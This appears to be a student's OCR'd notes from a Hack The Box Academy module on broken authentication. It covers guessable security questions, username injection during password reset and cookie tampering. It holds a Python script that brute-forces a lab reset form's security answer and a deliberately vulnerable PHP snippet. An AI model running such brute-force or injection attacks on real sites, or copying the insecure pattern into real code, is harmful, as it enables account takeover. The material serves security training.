
Often web applications authenticate users who lost their password by requesting that they answer one or multiple questions. Those questions, usually presented to the user during the registration phase, are mostly hardcoded and cannot be chosen by them. They are, therefore, quite generic.

Assuming we had found such functionality on a target website, we should try abusing it to bypass authentication. In these cases, the problem, or rather the weak point, is not the function per se but the predictability of questions and the users or employees themselves. It is common to find questions like the below.

- "What is your mother's maiden name?"

- "What city were you born in?"

The first one could be found using OSINT, while the answer to the second one could be identified again using OSINT or via a brute-force attack. Admittedly, answering both questions could be performed without knowing much about the target user.



We discourage the use of security answers because even when an application allows users to choose their questions, answers could still be predictable due to users' negligence.

To raise the security level, a web application should keep repeating the first question until the user answers correctly. This way, an attacker who is not lucky enough to know the first answer or come across a question that can be easily brute-forced on the first shot cannot try the second one. When we find a web application that keeps rotating questions, we should collect them to identify the easiest to brute force and then mount the attack.

Scraping a website could be quite complicated because some web applications scramble form data or use JavaScript to populate forms. Some others keep all question details stored on the server-side.


Therefore, we should build a brute force script utilizing a helper, like when there is an Anti-CSRF token present. We prepared a basic web page that rotates questions and a Python template that you can use to experiment with this attack.

https://academy.hackthebox.com/storage/modules/80/scripts/predictable_questions_php.txt


https://academy.hackthebox.com/storage/modules/80/scripts/predictable_questions_py.txt
You can download the PHP file here and Python code here. Take the time to understand how the web application functions fully. We suggest trying manually and then writing your own script. Use someone else's script only as a last resort.

Exercise


1) Found a reset question



2) reloading gives different question



3) found a guessable question



4) wrote a code to find answer

```
import requests
import re

url = "http://83.136.254.234:31335/forgot.php"

headers = {
"User-Agent":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
119.0.0.0 Safari/537.36"
}
pattern = re.compile(r'https:\/\/www\.hackthebox\.com\/machines\/(.*?)"')
htbboxes = pattern.findall(requests.get('https://www.hackthebox.com/machines', headers).text)
for box in htbboxes:
    print(f"\033[2KTrying {box}...", end='\r')
    response = requests.post(url,
                             data={
        "question" : "Which is your favourite HTB box?",
        "userid" : "htbadmin",
        "answer" : box,
        "submit" : "answer"
    },
    headers={
        "Content-Type":"application/x-www-form-urlencoded",
    "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```

```
Gecko) Chrome/119.0.0.0 Safari/537.36"
    }
    ).text
    if "Sorry, wrong answer" not in response:
        print(response)
        exit()
```

Username Injection


When trying to understand the high-level logic behind a reset form, it is unimportant if it sends a token, a temporary password, or requires the correct answer.

At a high level, when a user inputs the expected value, the reset functionality lets the user change the password or pass the authentication phase.

The function that checks if a reset token is valid and is also the right one for a given account is usually carefully developed and tested with security in mind.

However, it is sometimes vulnerable during the second phase of the process, when the user resets the password after the first login has been granted.

Imagine the following scenario. After creating an account of our own, we request a password reset. Suppose we come across a form that behaves as follows.



We can try to inject a different username and/or email address, looking for a possible hidden input value or guessing any valid input name. It has been observed that some applications give precedence to received information against information stored in a session value.

An example of vulnerable code looks like this (the `$_REQUEST` variable contains both `$_GET` and `$_POST`):

Code: php

```php
<?php
  if isset($_REQUEST['userid']) {
    $userid = $_REQUEST['userid'];
  } else if isset($_SESSION['userid']) {
    $userid = $_SESSION['userid'];
  } else {
    die("unknown userid");
  }
```

This could look weird at first but think about a web application that allows admins or helpdesk employees to reset other users' passwords.

Often, the function that changes the password is reused and shares the same codebase with the one used by standard users to change their password.

An application should always check authorization before any change. In this case, it has to check if the user has the rights to modify the password for the target user.

With this in mind, we should enumerate the web application to identify how it expects the username or email field during the login phase, when there are messages or a communication exchange, or when we see other users' profiles. Having collected a list of all possible input field names, we will attack the application.

The attack will be executed by sending a password reset request while logged in with our user and injecting the target user's email or username through the possible field names (one at a time).

As we can see, the application replies with a success message.


When we have a small number of fields and user/email values to test, you can mount this attack using an intercepting proxy. If you have many of them, you can automate the attack using any fuzzer or a custom script.

https://academy.hackthebox.com/storage/modules/80/scripts/username_injection_php.txt


https://academy.hackthebox.com/storage/modules/80/scripts/username_injection_py.txt
We prepared a small playground to let you test this attack. You can download the PHP script here and Python script here. Take your time to study both files, then try to replicate the attack we showed.

Exercise

1) Added userid to password reset



2) Logged in with new creds



Bruteforcing Cookies

When the HTTP protocol was born, there was no need to track connection states. A user requested a resource, the server replied, and the connection was closed.

It was 1991, and websites were quite different from what we are used to today. As you can imagine, almost no modern web application could work this way because they serve different content based on who requests it. A shopping cart, preferences, messages, etc., are good examples of personalized content.

Fortunately, while developing the first e-commerce application, the precursor of WWW wrote a new standard, cookies.

Back then, a cookie, sent as a header at each request from the browser to the web application, was used to hold all user session details, such as their shopping cart, including chosen products, quantity, and pricing.

Issues emerged very soon. The main concern nowadays is security. We know that one cannot trust the client when it comes to authorizing a modification or a view, but back then, the problem was also regarding the request's size.

Cookies then started to be lighter and be set as a unique identifier that refers to a session stored on the server-side. When a visitor shows their cookies, the application checks any details by

looking at the correct session on the server-side.

While we know that a web application could set many cookies, we also know that usually, one or two are relevant to the session.

Session-related cookies are used to "discriminate" users from each other. Other cookies could be related to language, information about acceptance of Privacy, or a cookie disclaimer, among others. These cookies could be altered with no significant impact since they are not related to application security.

We know that other ways also exist to track users, for example, the already discussed HTTP Authentication or an in-page token like ViewState. HTTP Authentication is not common on Internet-facing applications, at least not as the primary layer for authentication.

However, it could be the proper security barrier if we want to protect a web application before a user even reaches the login form.

ViewState is an excellent example of an in-page security token, used by default by .NET web applications like any SharePoint site. ViewState is included as a hidden field in HTML forms. It is built as a serialized object containing useful information about the current user/session (where the user came from, where the user can go, what the user can see or modify, etc.) A ViewState token could be easily decoded if it is not encrypted.

However, the main concern is that it could suffer from a vulnerability that leads to remote code execution even if it is encrypted. Session cookies can suffer from the same vulnerabilities that may affect password reset tokens. They could be predictable, broken, or forged.

Cookie token tampering


Like password reset tokens, session tokens could also be based on guessable information. Often, homebrewed web applications feature custom session handling and custom cookie-building mechanisms to have user-related details 